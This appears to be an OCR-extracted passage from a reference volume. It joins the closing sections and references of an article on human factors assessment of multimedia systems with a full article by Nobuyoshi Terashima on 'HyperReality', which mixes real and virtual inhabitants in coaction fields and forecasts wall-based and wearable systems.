FUTURE TRENDS

Although the general methods of human factors assessment are fairly mature, there are a number of techniques that are emerging to meet the demands of multimedia interfaces. Chief among these is the use of social networks to gather telemetric and verbal assessment of the product in the field. Wixon (2003) suggests that assessment of both the product and the methods of gathering usability data need to take place *in vivo*; social networks and telemetry help fulfill this requirement. Currently, human factors assessment typically takes place in a laboratory before product launch. However, the use of limited or selective launches of these products, with the understanding that telemetric and user feedback data will be collected, is becoming more common. Further, once the product launches, a wealth of information can be gathered from blogs and other social networking mechanisms to find out information regarding usability, unanticipated use of the technology, and user suggestions for enhancements.

Another emerging trend is the use of virtual reality to test and evaluate multimedia products more realistically (Kuutti, Battarbee, Sade, Mattelmaki, Keinonen, Teirikko, & Tornberg, 2002). The use of virtual reality may allow researchers to construct scenarios that explore areas of usability not readily achievable by other means. This may also allow more robust remote testing as well, allowing identification and recruitment of participants worldwide.

CONCLUSION

The methods of human factors assessment described here can greatly add to the quality and ultimate acceptance rate of multimedia systems and products. Because of the complexity of typical multimedia systems, simply waiting until the end of the product development cycle to make a cursory evaluation is not sufficient. Rigorous application of these methods, applied throughout the lifecycle, will yield multimedia technologies that are easier and more enjoyable to use. The return on investment of applying these methods, as documented by Bias and Mayhew (2005), give further evidence that human factors assessment is an important part of any project.

REFERENCES

Bailey, B.P., Konstan, J.A., & Carlis, J.V. (2001). DEMAIS: Designing multimedia applications with interactive storyboards. In *Proceedings of the ACM International Multimedia Conference and Exhibition* (pp. 241-250).

Beyer, H., & Holtzblatt, K. (1998). *Contextual Design: Defining customer-centered systems.* San Francisco, CA: Morgan-Kaufmann.

Bias, R., & Mayhew, D. (2005). *Cost justifying usability: An update for the Internet age* (2nd ed.). San Francisco, CA: Morgan-Kaufmann.

Czaja, R., & Blair, J. (2004). *Designing surveys. Thousand Oaks, CA:* Pine Forge Press.

Georgievski, M., & Sharda, N. (2006). Re-engineering the usability-testing process for live multimedia systems. *Journal of Enterprise Information Management, 19*(2), 223-233.

Hackos, J., & Redish, J. (1998). *User and task analysis for interface design*. New York: John Wiley & Sons.

Hilbert, D.M., & Redmiles, D.F. (2001, December). Extracting usability information from user interface events. *ACM Computing Surveys, 32*(4), 384-421.

Kuutti, K., Battarbee, K., Sade, S., Mattelmaki, T., Keinonen, T., Teirikko, T., & Tornberg, A.-M. (2001). Virtual prototypes in usability testing. In *Proceedings of the 34th Annual Hawaii International Conference on System Sciences* (pp. 1-7). Los Alamitos, CA: IEEE Computer Society Press.

Lee, S.H. (1999). Usability testing for developing effective interactive multimedia software: Concepts, dimension, and procedures. *Educational Technology and Society, 12*(2).

Matera, M., Costabile, M.F., Garzotto, F., & Paolini, P. (2002). SUE inspection: An effective method for systematic usability evaluation of hypermedia. *IEEE Transactions on Systems, Man and Cybernetics – Part A: Systems and Humans* (vol. 32, No. 1, pp. 93-103).

Miller, D.J. (2000). Rapid ethnography: Time deepening strategies for HCI field research. In *Proceedings of the Conference on Designing Interactive Systems: Processes, Practices, Methods, and Techniques*. New York: ACM Press.

Nielsen, J. (1994). Heuristic evaluation. In J. Nielsen & R.L. Mack (Eds.), *Usability inspection methods.* New York: John Wiley & Sons.

Nielsen, J., & Molich, R. (1990). Heuristic evaluation of user interfaces. In *Proceedings of ACM CHI'90* (pp. 249-256). New York: ACM Press.

Rubin, J. (1994). *Handbook of usability testing*. New York: John Wiley & Sons.

Weiss, R.S. (1995). *Learning from strangers: The art and method of qualitative interview studies*. New York: The Free Press.

Wharton, C., Rieman, J., Lewis, C., & Polson, P. (1994). The cognitive walkthrough method: A practitioner's guide. In J. Nielsen & R. Mack (Eds.), *Usability inspection methods.* New York: John Wiley & Sons.

Wixon, D. (2003). Evaluating usability methods: Why the current literature fails the practitioner. *Interactions, 10*(4), 29-34.

KEY TERMS

Checklist: A predetermined list of usability criteria that can be used to perform a human factors assessment.

Coding Scheme: A technique that allows a researcher to quantify qualitative data in a form that lends itself to quantitative analysis. The technique is frequently used in cases where verbal data needs to be analyzed.

Cognitive Walkthrough: A method of evaluating the usability of a product in which a human factors expert reviews the steps and processes of completing a specific task and notes deficiencies in both the interface and the sequence for that task.

Contextual Inquiry: A method of gathering data in which a human factors expert interacts with a user and product in the actual context of use of that product. It differs from ethnography in that there is significant interaction between the user and the expert in contextual inquiry.

Ethnography: A method of collecting user data in which the user is observed in their natural environment using the product. Ethnography differs from contextual inquiry in that there is limited interaction with the user in ethnography.

Heuristic Evaluation: A method of determining the usability of a product by having a human factors expert review the product against a set of known usability principles.

Task Analysis: A method of determining how a multimedia product works by determining the exact procedural steps that must be performed in order to complete a given task.

Telemetry: A method of collecting user-generated data that does not directly involve watching participants use a product. In telemetry, data is collected automatically and remotely and then reviewed at a later time.

Usability: A term that describes the ability of a human to make a product or system perform the required functions with sufficient efficiency, effectiveness, and end user satisfaction.

Usability Testing: A method of evaluating the usability of a product in which participants are observed in a laboratory using the product while they try to complete specific tasks.

HyperReality

Nobuyoshi Terashima
Waseda University, Japan

INTRODUCTION

On the Internet, a cyberspace is created where people communicate together, usually by using textual messages. Therefore, they cannot see each other in cyberspace. Whenever they communicate, it is desirable for them to see each other as if they were gathered at the same place. To achieve this, various kinds of concepts have been proposed, such as a collaborative environment, Tele-Immersion, and tele-presence (Sherman & Craig, 2003).

In this article, HyperReality (HR) is introduced. HR is a communication paradigm between the *real* and the *virtual* (Terashima, 1995, 2002; Terashima & Tiffin, 2002; Terashima, Tiffin, & Ashworth, in press). The *real* means a real inhabitant, such as a real human or a real animal. The *virtual* means a virtual inhabitant, a virtual human, or a virtual animal.

HR provides a communication environment where inhabitants, real or virtual, that are at different locations, meet and do cooperative work together as if they were gathered at the same place. HR can be developed based on virtual reality (VR) and telecommunications technologies.

BACKGROUND

VR is a medium composed of in teractive computer simulations that sense the viewer's position and actions, and replace or augment the feedback to one or more senses such as seeing, hearing, and/or touch, giving the feeling of being mentally-immersed or present in the virtual space (Sherman & Craig, 2003). They can have a stereoscopic view of the object and its front view or side view, according to their perspectives. They can touch and/or handle the virtual object by hand gesture (Burdea, 2003; Kelso, Lance, Steven, & Kriz, 2002; Stuart, 2001).

Initially, computer-generated virtual realities were experienced by individuals at single sites. Then sites were linked together so that several people could interact in the same virtual reality. The development of the Internet and broadband communications now allows people in different locations to come together in a computer-generated virtual space and to interact to carry out cooperative work. This is the collaborative virtual environment. As one of these collaborative environments, the NICE project has been proposed and developed. In this system, children use avatars to collaborate in the NICE VR application, despite the fact that they are geographically at different locations and using different styles of VR systems (Johnson, Roussos, Leigh, Vasilakis, Marnes, & Moher, 1998). A combat simulation and VR game are applications of the collaborative environment.

Tele-Immersion (National Tele-Immersion Initiative-NTII) will enable users at geographically-distributed locations to collaborate in real-time in a shared, simulated environment as if they were in the same physical room (Lanier, 1998).

HR provides a communication means between real inhabitants and virtual inhabitants, and between human intelligence and artificial intelligence. In HR, a communication paradigm for the real and the virtual is defined clearly. Namely, in HR, a HyperWorld (HW) and coaction fields (CFs) are introduced.

Augmented reality (AR) is fundamentally about augmenting human perception by making it possible to sense information not normally detected by the human sensory system (Barfield & Caudell, 2001). A 3D virtual reality derived from cameras reading infrared or ultrasound images would be AR. A 3D image of a real person based on conventional camera imaging that also shows images of their liver or kidneys derived from an ultrasound scan is also a form of AR. HR can be seen as including AR in the sense that it can show the real world in ways that humans do not normally see it. In addition to this, HR provides a communication environment between the real and the virtual.

HR CONCEPT

The concept of HR, like the concepts of nanotechnology, cloning, and artificial intelligence, is in principle very simple. It is nothing more than the technological capability to intermix VR with physical reality (PR) in a way that appears seamless and allows interaction. HR incorporates collaborative environment (Sherman & Craig, 2003), but it also links the collaborative environment with the real world in a way that seeks to be as seamless as possible. In HR, it is the real and virtual elements which interact and, in doing so, they change their position relative to each other. Moreover, the interaction of the real and virtual elements can involve intelligent behavior between the two, and this can include the interaction of human and artificial intelligence. However, HR can be seen as including AR in the sense that it can show the real world in ways that humans do not normally see it.

HR is made possible by the fact that, using computers and telecommunications, 2D images from one place can be reproduced in 3D virtual reality at another place. The 3D images can then be part of a physically-real setting in such a way that physically-real things can interact synchronously with virtually-real things. It allows people not present at an actual activity to observe and engage in the activity as though they were actually present. The technology will offer the experience of being in a place without having to physically go there. Real and virtual objects will be placed in the same space to create an environment called a HW. Here, virtual, real, and artificial inhabitants and virtual, real, and artificial objects and settings can come together from different locations via communication networks, in a common place of activity called a CF (coaction field), where real and virtual inhabitants can work and interact together.

Communication in a CF will be by words and gestures and, sometimes, by touch and body actions. What holds a CF together is the domain knowledge which is available to participants to carry out a common task in the field. The construction of infrastructure systems based on this new concept means that people will find themselves living in a new kind of environment and experiencing the world in a new way.

HR is still hypothetical. Its existence in the full sense of the term is in the future. Today, parts of it have a half-life in laboratories around the world. Experiments which demonstrate its technical feasibility depend upon high-end work stations and assume broadband telecommunications. These are not yet everyday technologies. HR is based on the assumption that Moore's law will continue to operate, that computers will get faster and more powerful, and that communication networks will provide mega bandwidth.

The project that led to the concept of HR began with the idea of the virtual space teleconferencing system. It was one of the themes of ATR (Advanced Telecommunications Research) in Kansai Science City. Likened to the Media Lab at MIT or the Santa Fe Institute, ATR has acquired international recognition as Japan's premier research center concerned with the telecommunication and computer underpinnings of an information society. The research lasted from 1986 to 1996, and successfully demonstrated that it was possible to sit down at a table and engage interactively with the tele-presences of people who were not physically present. Their avatars looked like tailors' dummies and moved jerkily. However, it was possible to recognize who they were and what they were doing, and it was possible for real and virtual people to work together on tasks constructing a virtual Japanese portable shrine by manipulating its components (Terashima, 1994).

The technology that was involved comprised two large screens, two cameras, data gloves, and glasses. Virtual versions were made of the people, objects, and settings that were involved, and these were downloaded to computers at different sites before experiments started. Then it was only necessary to transmit movement information of the positions and shapes of objects in addition to sound. As long as one was orientated toward the screen and close enough not to be aware of its edges, interrelating with the avatars appeared seamless. Wearing a data glove, a viewer can handle a virtual object by hand gesture. Wearing special glasses, he/she can have a stereoscopic view of the object. A snapshot of the virtual space teleconference system is shown in Figure 2.

Most humans understand their surroundings primarily through their senses of sight, sound, and touch. Smell and even taste are sometimes critical too. As well as the visual components of physical and virtual reality, HR needs to include associated sound, touch, smell, and taste. The technical challenge of HR is to make physical and virtual reality appear to the full human sensory apparatus to intermix seamlessly. It is not dissimilar to, or disassociated from, the challenges that face nanotechnology at the molecular level, cloning at the human level, and artificial intelligence at the level of human intelligence. Advanced forms of HR will be dependent on the extreme miniaturization of computers. HR involves cloning, except that the clones are made of bits of information. Finally, and as one of the most important aspects of HR, it provides a place for human and artificial intelligences to interact seamlessly. The virtual people and objects in HR are computer-generated and can be made intelligent by human operation, or they can be activated by artificial intelligence.

HR makes it possible for the physically-real inhabitants of one place to purposively coact with the inhabitants of remote locations, as well as with other computer-generated artificial inhabitants or computer agents in a HW.

A HW is an advanced form of reality where real-world images are systematically integrated with 3D images derived from reality or created by computer graphics. The field of interaction of the real and virtual inhabitants of a HW is defined as a CF.

HyperWorld

A HW is a seamless integration of a (physically) real world (RW) and a virtual world (VW). HW can, therefore, be defined as (RW, VW). A real world consists of real natural features such as real buildings and real artifacts. It is whatever is atomically present in a setting and is described as (SE) that is, the scene exists.

A virtual world consists of the following:

- **SCA (Scene shot by camera):** Natural features such as buildings and artifacts that can be shot with cameras (video and/or still), transmitted by telecommunications, and displayed in VR;
- **SCV (Scene recognized by computer vision):** Natural features such as buildings, artifacts, and inhabitants whose 3D images are already in a database are recognized by computer vision, transmitted by telecommunications, reproduced by computer graphics, and displayed in VR; and
- **SCG (Scene generated by computer graphics):** 3D objects created by computer graphics, transmitted by telecommunications, and displayed in VR.

SCA and SCV refer to VR derived from referents in the real world, whereas SCG refers to VR that is imaginary. A VW is, therefore, described as: SCA, SCG, SCV. This is to focus on the visual aspect of a HW. In parallel, as in the real world, there are virtual auditory, haptic, and olfactory stimuli derived either from real-world referents or generated by computer.

Coaction Field

A CF is defined in a HW. It provides a common site for objects and inhabitants derived from PR and VR, and serves as a workplace or an activity area within which they interact. The CF provides the means of communication for its inhabitants to interact in such joint activities as designing cars or buildings, or playing games. The means of communication include words, gestures, body orientation and movement and, in due course, will include touch. Sounds that provide feedback in performing tasks, such as a reassuring click as elements of a puzzle lock into place or as a bat hits a ball, will also be included. The behavior of objects in a CF conforms to physical laws, biological laws, or to laws invented by humans. For a particular kind of activity to take place between the real and virtual inhabitants of a CF, it is assumed that there is a domain of knowledge based on the purpose of the CF and that it is shared by the inhabitants.

Independent CFs can be merged to form a new CF, termed the outer CF. For this to take place, it requires an exchange of domain knowledge between the original CFs, termed the inner CFs. The inner CFs can revert to their original forms after interacting in an outer CF. For example, a CF for designers designing a car could merge with a CF for clients talking about a car which they would like to buy in order to form an outer CF that allowed designers to exchange information about car with clients. The CF for exchanging information between designers and clients would terminate, and the outer CF would revert to the designers' CF and clients' CF.

A CF can therefore be defined as:

CF= {field, inhabitants (n>1), means of communication, knowledge domain, laws, controls}.

In this definition, a field is the locus of the interaction, which is the purpose of the CF. This may be well defined and fixed as in the baseball field of a CF for playing baseball or the golf course of a CF for playing golf. Alternatively, it may be defined by the action as in a CF for two people walking and talking, where it would be opened by a greeting protocol and closed by a goodbye protocol and, without any marked boundary, would simply include the two people. Inhabitants of a CF are either real inhabitants or virtual inhabitants. A real inhabitant (RI) is a real human, animal, insect, or plant. A virtual inhabitant (VI) consists of the following:

- **ICA (Inhabitant shot by camera):** Real people, animals, insects, or plants shot with cameras, (transmitted) and displayed in VR;
- **ICV (Inhabitant recognized by computer vision):** Real people, animals, insects, or plants recognized by computer vision, (transmitted), reproduced by computer graphics, and displayed using VR; and
- **ICG (Inhabitant generated by computer graphics):** An imaginary or generic life form created by computer graphics, (transmitted) and displayed in VR.

VI is described as: ICA, ICG, ICV.

Again we can see that ICA and ICV are derived from referents in the real world, whereas an ICG is imaginary or generic. *Generic* means some standardized, abstracted non-specific version of a concept such as a man or a woman or a tree. It is possible to modify VR derived from RW or mix it with VR derived from SCG. For example, it would be possible to take a person's avatar which has been derived from their real appearance and make it slimmer, better-looking, and with hair that changes color according to mood. Making an avatar that is a good likeness can take time. A quick way is to take a standard body and, as it were, paste onto it a picture of a person's face derived from a photo.

An ICG is an agent that is capable of acting intelligently and of communicating and solving problems. The intelligence can be that of a human referent, or it can be an artificial intelligence based on automatic learning, knowledge base, language understanding, computer vision, genetic algorithm, agent, and image processing technologies. The implications are that a CF is where human and artificial inhabitants communicate and interact in pursuit of a joint task.

The means of communication relates to the way that CFs in the first place would have reflected light from the real world and projected light from the virtual world. This would permit communication by written words, gestures, and by such visual codes as body orientation and actions. It would also have sound derived directly from the real world and from a speaker linked to a computer source, which would allow communication by speech, music, and coded sounds. Sometimes it will be possible to include haptic and olfactory codes.

The knowledge domain relates to the fact that a CF is a purposive system.

Its elements function in concert to achieve goals. To do this, there must be a shared domain of knowledge. In a CF, this resides within the computer-based system as well as within the participating inhabitants. A conventional game of tennis is a system whose boundaries are defined by the tennis court. The other elements of the system, such as balls and rackets, become purposively interactive only when there are players who know the object of the game and how to play it. Intelligence resides in the players. However, in a virtual game of tennis, all the elements, including the court, the balls, the racquets, and the net, reside in a database. So too do the rules of tennis. A CF for HyperTennis combines the two. The players must know the game of tennis, and so too must the computer-based version of the system. This brings us to the laws in a CF. These follow the laws of humans and the laws of nature. The term *laws of nature* refers to the laws of physics, biology, electronics, and chemistry. These are, of course, given in that part of a CF which pertains to the real world. They can also be applied to the intersecting virtual world, but this does not necessarily have to be the case. For example, moving objects may behave as they would in physical reality and change shape when they collide. Plants can grow and bloom and seed and react to sunlight naturally. On the other hand, things can fall upwards in VR, and plants can be programmed to grow in response to music. These latter are examples of laws devised by humans which could be applied to the virtual aspect of a CF.

HR APPLICATIONS

The applications of HR would seem to involve almost every aspect of human life, justifying the idea of HR becoming an infrastructure technology. They range from providing home care and medical treatment for the elderly in aging societies, to automobile design, global education, and HyperClass (Rajasingham, 2002; Terashima & Tiffin, 1999, 2000; Terashima, Tiffin, Rajasingham, & Gooley, 2003; Tiffin, 2002; Tiffin & Rajasingham, 2003; Tiffin, Terashima, & Rajasingham, 2001), city planning (Terashima, Tiffin, Rajasingham, & Gooley, 2004), games and recreational activities, and HyperTranslation (O'Hagan, 2002).

One identical application is a collaborative town planning design system. This is a system in which the concerned parties, namely residents, the city's governmental bodies, designers, and development companies, and so forth, can come together in a coaction field in HyperReality as avatars and partake in discussions pertaining to the cityscape and environmental percussions from their respective standpoints. The system allows the participants to create a city that will satisfy everyone by making various changes to a city created by computer graphics (Terashima et al., 2004; Terashima et al., 2007).

Figure 1 shows an image of two avatars moving a house back from the street to observe the overall effect that it will have on the streetscape.

FUTURE FORECAST

HR waits in the wings. For HR to become the information infrastructure of the information society, we need a new generation of wearable personal computers with the processing power of today's mainframes and universal telecommunications where bandwidth is no longer a concern. Such conditions should be obtainable sometime in 10 to 20 years. For now, a PC-based HR platform and screen-based HR are available.

In 10 years, a room-based HR will be developed. In 20 years, universal HR will be accomplished. In this stage, they will wear intelligent data suits which provide a communication environment where they come, see, talk, and cooperate together as if they were at the same place.


The Age of HyperReality

In order for the widespread application of HyperReality and for the populace to fully benefit from such applications, it will be necessary to develop an ultra-small computer, an information highway capable of transmitting multimedia in real-time, and equipment to display reality, all of which must possess high processing capabilities and must be able to be carried around on one's person. Let us assume that all of this is possible, and try our hand at forecasting the development of HyperReality.

First of all, let us look at where we are at present. Currently, HyperReality is being applied in part, using a flat-screen display and a computer. One example of this is the HyperReality platform, operating on Internet environments, that was developed at Waseda University.

Figure 1. Cityscape designing scene (© 2008, Nobuyoshi Terashima - Used with permission)

Figure 2. Virtual space teleconference system (© 2008, Nobuyoshi Terashima - Used with permission)



This is a system that operates on Linux and Windows, and consists of a computer, LCD shutter eyewear, data gloves, and an image sensor (3D 2000). The system may also be operated with a computer and mouse alone. Using this system, one is able to view (in 3D) the image of a 3D object projected onto the computer screen from whatever angle they wish or, by putting on the data gloves, can manipulate the 3D virtual object. The system also enables users to conduct coactions such as parts assembly or the design of a townscape with avatars and agents within a coaction field constructed on the screen. However, as the coaction field is limited to the computer screen, there is a limit to the feeling of immersion into the field. Having said that, the applicability of the system is being demonstrated, through joint research, into its application for the design of townscapes and environmental design being conducted by Waseda University and Koichi City (Terashima et al., 2004) and the HyperClass (Terashima et al., 2003). As this system makes it possible for people from anywhere in the world to come together in a coaction field through a simple Internet connection, it is expected to play a huge role in coactions that are geographically-dispersed at present.

From the perspective of artificial intelligence (AI), an agent could be assigned to handle a variety of tasks on our behalf that we currently undertake on the Internet. As an example, there could be an agent assigned to play a supportive role in obtaining information for user requests, managing your schedule, arranging your meetings for you, dividing your mail, and notifying you of items that need to be dealt with promptly.

At present, LCD and plasma televisions are widely used and, with screens over 100 inches now available, are creating a buzz on the market. Hence it is possible to use a large-size, flat surface screen as a HyperReality screen in place of a computer monitor.

One prominent example of the use of HyperReality using a large-size, flat-surface screen is the virtual space teleconferencing system developed by a group of researchers at the ATR Communication Systems Laboratories (Terashima, 1994).

This system allows the participants to participate in a conference by sitting down in front of two large-size screens. The system can also provide a link between three separate locations and enable all of the participants to take part in the assembly of a miniature shrine using data gloves. Even the avatars projected onto the screen are real, allowing the participants to identify who is who. The avatar is an image that has already acquired the face shape and skin tone of the participant, through a 3D scanner, and is projected onto the screen. See Figure 2 for an image of HyperReality using a large-size screen. When comparing it to a computer-based form of HyperReality, the use of the large-size flat screen produces an enhanced sense of immersion into the coaction field, and enables the construction of an environment with an increased sense of realism. One of the prominent characteristics of this system is not only the increased sense of immersion into the field, but also the creation of an interface that can reproduce an environment in which the sense of hearing, sight, and touch can be experienced.

Next, let us have a look at HyperReality in 10 years' time.

HyperReality in 10 Years' Time

What we can predict of HyperReality in 10 years' time is HyperReality built into the walls of our rooms. We can assume that once we have progressed to this stage, our walls and ceilings (just as walls have power plugs in them today) will form one huge information network. As voice and hand signals form the interface between computers and humans, one's walls, ceilings, and floors, which at present only function to separate one room from another, will act in the capacity of an information processor. Figure 3 shows the image of HyperReality built into the wall. Screens will be built into walls, ceilings, and floors, and upon them will be projected avatars and virtual objects. These screens will form a field of interaction between real and virtual objects, humans and AI. They will form a field (that is the coaction field) in which a HyperClass, HyperClinic, HyperMuseum, or HyperShop may be established to carry out coactions to suit your purposes. These, as opposed to the schools, hospitals, museums, and shopping malls of today, can be readily changed with installed software. There is also no need for capital investment. Better still, as it can be accessed from anywhere through a telecommunications cable, people from all over the world can participate at their convenience. People could construct a HyperWorld on a screen within their own home, and take part in a variety of activities within the coaction field. A person sick and in bed could access a HyperClinic and receive a diagnosis. A housewife could check on things at home from wherever she may be or perhaps even start preparations for dinner.

With further advances in technology, an agent possessing AI could take on the role of a nurse and check on the condition of a patient. Teacher agents and doctor agents may be able to assist students with their studies or provide a patient with invaluable advice. The late Carl Loeffler, representative of Simation, predicted that agents at this stage would progress one step ahead of the supportive role of the secretary to perform more advanced, functional roles. For example, they would be capable of recognizing different languages and would possess knowledge relating to a number of subjects and, although limited, would be capable of communicating with us.

Next, let us look at HyperReality in 20 years' time.

HyperReality in 20 Years' Time

In 20 years' time, we can assume that HyperReality will appear in a form that does not exist in any one particular location but can be used from absolutely anywhere by donning an "intelligent suit". Applications of HyperReality in 10 years' time will, as previously mentioned, be characterized in the way that use will be restricted to designated locations. However, just as the Sony Walkman and mobile telephones brought mobility to the radio and the telephone, HyperReal-

Figure 3. HyperReality built into the wall of a room (© 2008, Nobuyoshi Terashima - Used with permission)





Figure 4. Universal HyperReality (© 2008, Nobuyoshi Terashima - Used with permission)



ity will also come to a time when it becomes fully mobile and can be accessed from anywhere. This will be made possible by a computer that can be affixed to the body, in other words, a “wearable computer”. If this should come about, HyperReality will no longer depend on technologies that exist in a given location, but on technologies that are carried around on us. One thought that soon comes to mind is harnessing the functions of HyperReality into a laptop computer and antenna. However, this would require the user to be continuously peering into the screen of the laptop. If, through the combination of earphones, eyewear, and gloves, it were possible to create a seamless link between virtual reality and physical reality, one would be able to enjoy the benefits that HyperReality could offer from wherever they may be. Figure 4 shows the image of a wearable HyperReality. It is called the universal HyperReality. This would bring about a huge transformation in conventional applications of HyperReality. In such an event, just as in the case of the mobile phone, people donning such equipment and those that have embraced the world of HyperReality will be able to enjoy a conversation with a virtual partner and manipulate a displayed object. However, one aspect that would differ significantly to the mobile phone is that not only would the user be able to hear the voice of whoever they were talking to, but they would also see a 3D image of that person. Of course, anyone standing nearby will not be able to hear the voice of the virtual partner, nor will they be able to see their image. To achieve this would require participation in a coaction field.

Once HyperReality reaches this stage, we can assume that we will see people walking around with full-body intelligent suits, transceivers, and earphones equipped with computers which have been fitted with parallel processing networks and ultra-wideband transmission functions (see Figure 4). By donning the intelligent suit, the human body will function as an information technology layer. In doing so, all data will be directly transmitted to the human sensory organs. All of the senses from the physical world, such as light waves and sound waves, will be incorporated into the transmitted data by means of a communications function. This incorporated data that is being transmitted to the sensory organs will bring about the seamless integration of the real and the virtual.

The intelligent suit will transmit the voice and actions of the wearer to a recipient in the coaction field. According to Drexler (1990), the intelligent suit is both pliable, supporting the body of the wearer, and is highly elastic, clinging neatly to the body. The body suit, just as in information transmission, will not only transmit data such as facial expressions, voice, and body temperature, but in certain cases may also be made to create a voice and expression different to that of the wearer.

In this way, it is predicted that HyperReality will evolve rapidly together with technological advancement. At the same time, the price of computers and charges for the use of the Internet will continue to decrease, allowing the large-scale deployment of HyperReality into our daily lives. Recently, as a safety measure, surveillance cameras have been positioned in strategic locations on roadways, in stores, and in public facilities. As the use of such surveillance cameras increases, they will become smaller, making them less obvious to the untrained eye. In much the same way as electricity and the mobile phone, surveillance cameras will be embraced by the populace and will become a part of the infrastructure of the environment around us. It will be these cameras that will form the platform for this stage of development of a universal HyperReality.

In other words, by incorporating these cameras into an information network, anyone wearing an intelligent suit will be able to view images from wherever these cameras are installed. What this implies is that people will have access to images from all over the world in real-time. It will be this stage of development that will really bring HyperReality to the fore.

By switching to a camera set in an overseas location, not only will one be able to view images captured by the camera in that location but will also be able to, as an avatar, go for a walk or go shopping in that particular location. If one were to switch to a camera located in a theme park, they would be able to participate in an event being staged there.

CONCLUSION

Virtual reality is in its infancy. It is comparable to the state of radio transmission in the last year of the 19th century. It worked, but what exactly was it and how could it be used? The British saw radio as a means of contacting their navy by Morse code and so of holding their empire together. No one in 1899 foresaw its use first for the transmission of voices and music and then for television. Soon radio will be used for transmitting virtual reality, and one of the modes of HR in the future will be based on broadband radio transmissions.

This article has described what HR is in terms of how it functions and how it relates to other branches of VR. HR is still in the hands of the technicians, and it is still in the laboratory for improvement after trials. But a new phase has just begun. HR is a medium, and the artists have been invited in to see what they can make of it.

REFERENCES

Barfield, W., & Caudell, T. (2001). *Fundamentals of wearable computers and augmented reality*. Mahwah, NJ: Lawrence Erlbaum Assoc.

Burdea, G., & Coiffet, P. (2003). *Virtual reality technology, 2nd ed*. New York: John Wiley & Sons.

Drexler, E. K. (1990). *Engine of creation*. New York: John Wiley.

Johnson, A., Roussos, M., Leigh, J., Vasilakis, C., Marnes, C., & Moher, T. (1998). The NICE project: Learning together in a virtual world. *Proceedings of the IEEE 1998 Virtual Reality Annual Conference* (pp. 176-183).

Kelso, J., Lance, A., Steven, S., & Kriz, R. (2002). DIVERSE: A framework for building extensible and reconfigurable device-independent virtual environments. *Proceedings of IEEE Virtual Reality '02*.

Lanier, J. (1998). *National Tele-Immersion Initiative*. Retrieved from http://www.advanced.org/teleimmersion.html

O'Hagan, M. (2002). HyperTranslation. In N. Terashima & J. Tiffin (Eds.), *HyperReality—Paradigm for the third millenium.* London: Routledge.

Rajasingham, L. (2002). *Virtual class and hyperclass: Interweaving pedagogical needs and technological possibilities*. Groningen Colloquium on Language Use and Communication, CLCG.

Sherman, W., & Craig, A. (2003). *Understanding virtual reality: Interface, application, and design*. San Francisco, CA: Morgan Kaufmann.

Stuart, R. (2001). *Design of virtual environment*. Barricade Books.

Terashima, N. (1994). Virtual space teleconferencing system - Distributed virtual environment. *Proceedings of the 3rd International Conference on Broadband Islands* (pp. 35-45).

Terashima, N. (1995). HyperReality. *Proceedings of the International Conference on Recent Advance in Mechatronics* (pp. 621-625).

Terashima, N. (2002). *Intelligent communication systems*. Academic Press.

Terashima, N., & Tiffin, J. (1999). An experiment of virtual space distance learning systems. *Proceedings of the Annual Conference of Pacific Telecommunication Council (CD-Rom)*.

Terashima, N., & Tiffin, J. (2000). HyperClass. *Open Learning 2000 Conference Abstracts*.

Terashima, N., & Tiffin, J. (Eds.) (2002). *HyperReality—Paradigm for the third millennium*. Routledge.

Terashima, N., Tiffin, J., & Ashworth, D. (in press). A new paradigm for next generation communication and bringing it to fruition. *Proceedings of PTC 2008 (CD-ROM)*.

Terashima, N., Tiffin, J., Rajasingham, L., & Gooley, A. (2003). HyperClass concept and its experiment. *Proceedings of PTC 2003 (CD-Rom)*.

Terashima, N., Tiffin, J., Rajasingham, L., & Gooley, A. (2004). Remote collaboration for city planning. *Proceedings of PTC 2004 (CD-Rom)*.

Tiffin, J. (2002). The HyperClass: Education in a broadband Internet environment. *Proceedings of the International Conference on Computers in Education* (pp. 23-29).

Tiffin, J., & Rajasingham, L. (2003). *Global virtual university*. Routledge Farmer.

Tiffin, J., Terashima, N., & Rajasingham, L. (2001). Artificial intelligence in the HyperClass: Design issues. *Computers and Education Towards an Interconnected Society 2001* (pp. 1-9).

KEY TERMS

Augmented Reality: Intermixing a physical reality and a virtual reality

